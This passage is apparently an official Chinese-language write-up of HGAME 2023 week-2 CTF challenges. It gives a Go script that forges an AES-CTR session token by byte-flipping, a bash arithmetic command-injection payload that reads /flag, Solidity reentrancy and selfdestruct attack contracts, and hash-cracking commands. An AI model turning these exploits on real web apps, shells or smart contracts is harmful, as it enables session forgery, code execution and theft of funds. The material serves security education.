4 Accept-Encoding: gzip, deflate
5 Accept-Language: zh-CN,zh;q=0.9
6 Cache-Control: max-age=0
7 Cookie:
  token=LjuYiq7P3R%2FcddhcwzC3Uc5iHgR007Xt7M24CIvLYvbFrUDFw22sEdR
  933j6%2F0QDHkyr4LW9E2z3oA%3D%3D
8 Referer: http://week-2.hgame.lwsec.cn:30611/
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
11
12
```

然后改token

```
1 package main
2
3 import (
4     "encoding/base64"
5     "fmt"
6     "net/url"
7 )
8
9 func main() {
10     var encodedToken = "LjuYiq7P3R%2FcddhcwzC3Uc5iHgR007Xt7M24CIvLYvbFrUDFw22sEdR
11     token, _ := url.QueryUnescape(encodedToken)
12     decodeData, _ := base64.StdEncoding.DecodeString(token)
13     decodeData[9] ^= 'a' ^ 'v'
14     decodeData[10] ^= 'a' ^ 'j'
15     decodeData[11] ^= 'a' ^ 'd'
16     decodeData[12] ^= 'a' ^ 'a'
17     decodeData[13] ^= 'a' ^ 'r'
18     decodeData[14] ^= 'a' ^ '-'
19     decodeData[15] ^= 'a' ^ 'T'
20     decodeData[16] ^= 'a' ^ 'u'
21     attackData := base64.StdEncoding.EncodeToString(decodeData)
22     fmt.Println(token)
23     fmt.Println(attackData)
24     attackToken := url.QueryEscape(attackData)
25     fmt.Println(attackToken)
26 }
```

得到新的token为

LjuYiq7P3R%2FcQtBZwyP7ZNpiHgROO7Xt7M24ClvLYvbFrUDFw22sEdR933j6%2FOQDHkyr4LW9E2z3oA%3D%3D

带上这个去买flag就ok了

```
request
1 GET /buy?prod=flag HTTP/1.1
2 Host: week-2.hgame.lwsec.cn:30611
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
4 Accept-Encoding: identity
5 Accept-Language: zh-CN,zh;q=0.9
6 Cookie: token=LjuYiq7P3R%2FcQtBZwyP7ZNpiHgROO7Xt7M24ClvLYvbFrUDFw22sEdR933j6%2FOQDHkyr4LW9E2z3oA%3D%3D
7 Referer: http://week-2.hgame.lwsec.cn:30611/home
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
10
11

response
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Date: Tue, 17 Jan 2023 14:07:17 GMT
4 Content-Length: 76
5
6 Vidar-Tu buy flag successfully
7 hgame{5o_Eas9_6yte_flip_@t7ack_wi4h_4ES-CTR}
8
```

其实源码router.go里的Uid是我原神的UID，可是好像没什么人加我好友，呜呜呜~

## Misc

### Tetris Master & Tetris Master Revenge

这个题目出的并不是很好，比赛过程还出现了非预期，给师傅们带来了不太好的体验。能够实现RCE的Trick来自ByteCTF 2022 bash\_game这道题目，觉得这个trick非常的有意思于是就拿来出了一个题目，当然作为week2难度的题目，也设计了可以通过达到一定分数来拿到flag的方式，避免解出人数过少。达到分数可以通过手打或者写脚本的方式，这都在预期中，但是更希望选手能够学习一下这个RCE的技巧，虽然可能这个 Trick 有一些Guessing，想不到的话是完全不能理解题目在做什么的，会觉得非常的谜，很不好意思。

Tetris Master 这道题目由于无法通过nc来获取连接用户窗口大小，所以改用了ssh来进行部署，但是一开始没有Ban ctrl+c,导致可以直接ctrl+c退出游戏，来cat /flag，因此由于此非预期，题目分数降低至了50并且上线了Revenge版本。



```

~/Workspace/CTF/My-CTF-Challenges main > ssh ctf@week-2.hgame.lwsec.cn -p 31317
The authenticity of host '[week-2.hgame.lwsec.cn]:31317 ([101.37.12.59]:31317)' can't be
ED25519 key fingerprint is SHA256:w2yeZVZw7vEwNTRPoWYBPafCdwXjPsLbFgL5w9zFvig.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:6: localhost
  ~/.ssh/known_hosts:8: [week-2.hgame.lwsec.cn]:32515
  ~/.ssh/known_hosts:9: [week-2.hgame.lwsec.cn]:32046
  ~/.ssh/known_hosts:10: [week-2.hgame.lwsec.cn]:31894
  ~/.ssh/known_hosts:11: [week-2.hgame.lwsec.cn]:32447
  ~/.ssh/known_hosts:15: [week-2.hgame.lwsec.cn]:30839
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[week-2.hgame.lwsec.cn]:31317' (ED25519) to the list of known hosts.
ctf@week-2.hgame.lwsec.cn's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Are you tetris master?[y/n]
^Cctf@gamebox-3014-96-e832d4915d125888:~$ cat /flag
hgame{Bash_Game^Also*Can#Rce}
ctf@gamebox-3014-96-e832d4915d125888:~$

```

hgame{Bash\_Game^Also\*Can#Rce}

在Revenge版本中，通过审计给出的bash脚本结合题目描述，可以知道有两种方法获取flag,第一种方法是玩到5W分，而 `score` 并不会清零，这就导致可以不停的重开游戏来刷到5W分，可以编写一个脚本完成挑战。

```

1 paint_game_over() {
2     local xcent=$((`tput lines`/2)) ycent=$((`tput cols`/2))
3     local x=$((xcent-4)) y=$((ycent-25))
4     for (( i = 0; i < 10; i++ )); do
5         echo -ne "\033[$((x+i));${y}H\033[44m${good_game[$i]}\033[0m";
6     done
7     if [[ "$master" -eq "y" ]] && [[ "$score" -gt 50000 ]]; then
8         echo -ne "\033[$((x+3));${ycent+1}H\033[44m`cat /flag`\033[0m";
9     elif [[ "$master" -ne "y" ]] && [[ "$score" -gt "$target" ]]; then
10        echo -ne "\033[$((x+3));${ycent+1}H\033[44mKeep Going\033[0m"

```

```

11     else
12         echo -ne "\033[$((x+3));$((ycent+1))H\033[44m${score}\033[0m";
13     fi
14 }

```

另一种方法是完成 Bash 命令注入，实现RCE拿到flag。


<https://www.gnu.org/software/bash/manual/bash.html#Shell-Arithmetic>

可以参考gnu的bash文档

1 OP is one of ‘-eq’, ‘-ne’, ‘-lt’, ‘-le’, ‘-gt’, or ‘-ge’. These arithmetic binary operators return true if arg1 is equal to, not equal to, less than, less than or equal to, greater than, or greater than or equal to arg2, respectively. Arg1 and arg2 may be positive or negative integers. When used with the [[ command, Arg1 and Arg2 are evaluated as arithmetic expressions (see Shell Arithmetic).

如果有arg1和arg2,会被当作arithmetic expressions（算术表达式）

这里存在一个数组内命令执行的Trick。可以在询问是否是tetris master时，输入 `arr[${cat /flag}]`，并且让游戏结束，这时候数组的索引为 `${cat /flag}`，作为数组索引当然会报错，但是命令执行的结果会被输入到标准输出中，来实现RCE。



```
hgame{Bash_Game^Also*Can#Rce^reVenge!!!!}
```


## Crazy\_qrcode

首先这个二维码是扫不出来的 大概思考是什么内容被破坏

如果在保证二维码信息不被破坏的情况下使二维码不能扫描 有两种可能 掩码被去除 或者 二维码版本信息破坏

于是尝试先修复版本信息 一共有32种(4种纠错\*8种掩码)

此时推荐一个好用的二维码工具 QRazyBox(<https://github.com/merricx/qrazybox/>)



在H 4 可以找个的一个正常的文本 即压缩包密码

解压后发现里边有25张图片和一个文本文件 文本内容为

[1, 2, ?, 3, ?, 0, 3, ?, ?, 3, ?, 0, 3, 1, 2, 1, 1, 0, 3, 3, ?, ?, 2, 3, 2] 一个25个元素的数组

大概可以看出二维码定位点的轮廓 但是需要旋转 然后发现旋转次数和数组匹配

即可猜测数组为图片旋转次数

大概写个python脚本拼个图 然后扫一扫(而且二维码存在一定纠错 可能不完全正确的二维码也扫出内容)

?代表的数字都为2

扫码即可获得flag

## Sign in pro max

- ```

1 Part1, is seems like baseXX: QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==
2 Part2, a hash function with 128bit digest size and 512bit block size:
   c629d83ff9804fb62202e90b0945a323
3 Part3, a hash function with 160bit digest size and 512bit block size:
   99f3b3ada2b4675c518ff23cbd9539da05e2f1f8
4 Part4, the next generation hash function of part3 with 256bit block size and
   64 rounds: 1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db
5 Ufwy5 nx 0gh0j61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.

```

part1 (baseXX)

- 1 Base64: A-Z、a-z、0-9、+、/、最多两个=
- 2 Base58: 和 Base64 一样,但是没有 I、l、0、o、+、/、=

- 3 Base32: A-Z、2-7、可以出现两个以上=
- 4 第一步明显 Base64: AYycpMB15zKbnu7Jsz3KFi
- 5 第二步猜测 Base58: MY2TCZBTMEYTQ===
- 6 第三步明显 Base32: f51d3a18

part2 (md5) 和 part3 (sha1) 可以用 cmd5 查到

- 1 md5: f91c
- 2 sha1: 4952

part4 (sha256) 用 john 或者 hashcat 爆破 或者 cmd5 加钱

hint (如果有必要): 暴力破解的话根据前面几段猜一下整个 flag 的格式

- 1 echo -n "1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db" > fla
- 2
- 3 john --incremental=Alnum --min-length=4 --max-length=4 --format=raw-sha256 --for
- 4 john --show --format=raw-sha256 flag.hash
- 5 # ?:a3ed
- 6
- 7 hashcat -m 1400 -a 3 -1 "?u?l?d" flag.hash "?1?1?1?1"# 1838f8d5b547c012404e53a9d

part5

推测是 ROT 计算出偏移是 5，再偏移 21即可

- 1 Part5 is 0bc0ea61d21c, now put all the parts together, don't forget the format.

## Blockchain

### VidarBank

经典重入攻击

- 1 contract attack {
- 2 VidarBank public victim;
- 3 constructor (address \_addr){
- 4 victim = VidarBank(\_addr);
- 5 }

```

6
7     fallback() external payable {
8         if(victim.balances(address(this)) < 30){
9             victim.donateOnce();
10        }
11    }
12
13    function exploit() public payable {
14        victim.newAccount{value: 0.001 ether}();
15        victim.donateOnce();
16        victim.isSolved();
17    }
18
19 }

```

## Transfer

selfdestruct自毁强制转账

```

1 contract attack {
2     Transfer public victim;
3     constructor(address _addr){
4         victim = Transfer(_addr);
5     }
6
7     function Hack() public payable {
8         selfdestruct(payable(address(victim)));
9     }
10 }

```

## IoT


### Pirated keyboard

根据项目文件的markdown文件 可以得知这个是稚晖君的瀚文键盘项目源码

上git找到项目源码 下载后对比

发现两个文件不同

一个是电路板的pdf



得到第一段flag

第二处不同为键盘固件的键位映射的枚举类顺序

```

enum KeyCode_t : int16_t
{
    /*----- HID report data -----*/
    LEFT_CTRL = -8, LEFT_SHIFT = -7, LEFT_ALT = -6, LEFT_GUI = -5,
    RIGHT_CTRL = -4, RIGHT_SHIFT = -3, RIGHT_ALT = -2, RIGHT_GUI = -1,

    RESERVED = 0, ERROR_ROLL_OVER, POST_FAIL, ERROR_UNDEFINED,
    A, B, C, D, E, F, G, I, H, J, K, L, M,
    N, O, P, Q, R, S, T, U, V, W, X, Y, Z,
    NUM_1/*1!*/, NUM_2/*2@*/, NUM_3/*3#*/, NUM_4/*4$*/, NUM_5/*5%*/,
    NUM_6/*6^*/, NUM_7/*7&*/, NUM_8/*8* */, NUM_9/*9( */, NUM_0/*0) */,
    ENTER, ESC, BACKSPACE, TAB, SPACE,
    MINUS/*- */, EQUAL/*+= */, LEFT_U_BRACE/*[{ */, RIGHT_U_BRACE/*}] */,
    BACKSLASH/*\| */, NONE_US/* */, SEMI_COLON/*;: */, QUOTE/*'"" */,
    GRAVE_ACCENT/*`~ */, COMMA/*,< */, PERIOD/*.> */, SLASH/*/? */,
    CAP_LOCK, F1, F2, F3, F4, F5, F6, F7, F8, F9, F10, F11, F12,
    PRINT, SCROLL_LOCK, PAUSE, INSERT, HOME, PAGE_UP, DELETE, END, PAGE_DOWN,
    RIGHT_ARROW, LEFT_ARROW, DOWN_ARROW, UP_ARROW, PAD_NUM_LOCK,
    PAD_SLASH, PAD_ASTERISK, PAD_MINUS, PAD_PLUS, PAD_ENTER,
    PAD_NUM_1, PAD_NUM_2, PAD_NUM_3, PAD_NUM_4, PAD_NUM_5,
    PAD_NUM_6, PAD_NUM_7, PAD_NUM_8, PAD_NUM_9, PAD_NUM_0,
    PAD_PERIOD, NONUS_BACKSLASH, APPLICATION, POWER, PAD_EQUAL,
    F13, F14, F15, F16, F17, F18, F19, F20, F21, F22, F23, F24, EXECUTE,
    HELP, MENU, SELECT, STOP, AGAIN, UNDO, CUT, COPY, PASTE, FIND, MUTE, VOLUME_UP, VOLUME_DOWN,
    FN = 1000
    /*----- HID report data -----*/
};

```

H和I的顺序对调了 这导致时候在发送HID数据的时候 H和I的数据会颠倒

然后解析流量文件 存在部分干扰流量 但是主要内容为键盘流量

随便找个键盘流量解析脚本

```

1 import os
2 os.system("tshark -r test.pcapng -T fields -e usb.capdata > usbdata.txt")
3 normalKeys = {
4     "04": "a", "05": "b", "06": "c", "07": "d", "08": "e", "09": "f", "0a": "g",
    "0b": "h", "0c": "i", "0d": "j", "0e": "k", "0f": "l", "10": "m", "11": "n",
    "12": "o", "13": "p", "14": "q", "15": "r", "16": "s", "17": "t", "18": "u",
    "19": "v", "1a": "w", "1b": "x", "1c": "y", "1d": "z", "1e": "1", "1f": "2", "20": "3",
    "21": "4", "22": "5", "23": "6", "24": "7", "25": "8", "26": "9", "27": "0", "28": "<RET>",
    "29": "<ESC>", "2a": "<DEL>", "2b": "\\t", "2c": "<SPACE>", "2d": "-",
    "2e": "=", "2f": "[", "30": "]", "31": "\\\"", "32": "<NON>", "33": ";", "34": "'", "35": "<GA>",
    "36": ",", "37": ".", "38": "/", "39": "<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>",
    "3d": "<F4>", "3e": "<F5>", "3f": "<F6>", "40": "<F7>", "41": "<F8>", "42": "<F9>",
    "43": "<F10>", "44": "<F11>", "45": "<F12>"}
5
6 shiftKeys = {
7     "04": "A", "05": "B", "06": "C", "07": "D", "08": "E", "09": "F", "0a": "G",
    "0b": "H", "0c": "I", "0d": "J", "0e": "K", "0f": "L", "10": "M", "11": "N",

```



```

"12": "0", "13": "P", "14": "Q", "15": "R", "16": "S", "17": "T", "18": "U",
"19": "V", "1a": "W", "1b": "X", "1c": "Y", "1d": "Z", "1e": "!", "1f": "@", "20": "#",
"21": "$", "22": "%", "23": "^", "24": "&", "25": "*", "26": "(", "27": ")", "28": "
<RET>", "29": "<ESC>", "2a": "<DEL>", "2b": "\t", "2c": "
<SPACE>", "2d": "_", "2e": "+", "2f": "{", "30": "}", "31": "|", "32": "
<NON>", "33": "\"", "34": ":", "35": "<GA>", "36": "<", "37": ">", "38": "?", "39": "
<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d": "<F4>", "3e": "<F5>", "3f": "
<F6>", "40": "<F7>", "41": "<F8>", "42": "<F9>", "43": "<F10>", "44": "<F11>", "45": "
<F12>"}
8
9
10 nums = []
11 keys = open('usbdata.txt')
12 for line in keys:
13     if len(line) != 17: #首先过滤掉鼠标等其他设备的USB流量
14         continue
15     nums.append(line[0:2]+line[4:6]) #取一、三字节
16 keys.close()
17 output = ""
18 for n in nums:
19     if n[2:4] == "00" :
20         continue
21
22     if n[2:4] in normalKeys:
23         if n[0:2] == "02": #表示按下了shift
24             output += shiftKeys [n[2:4]]
25         else :
26             output += normalKeys [n[2:4]]
27     else:
28         output += '[unknown]'
29 print('output :n' + output)

```

可以获得键盘输入内容 zihui\_NB\_666}

然后结合固件 HI颠倒后 拼接获得flag

## Pirated router

拿到一个bin文件 为路由器固件 使用binwalk 或者fmk解包

其中binwalk要安装特定模块后才能正常解包squashfs文件系统

在使用binwalk解包的时候 如果眼尖的话可以看到 在茫茫的mips文件中突然窜一个aarch64架构的elf文件

或者之后慢慢找也能找得到 在bin目录下有个叫secret\_program的文件

然后ida打开 支持aarch64逆向就行 里边逻辑很简单 只是一个异或加密 解密打印就可以得到flag



或者你可以用qemu aarch64 user 运行 可以看到他在打印flag的ascii码 解码即可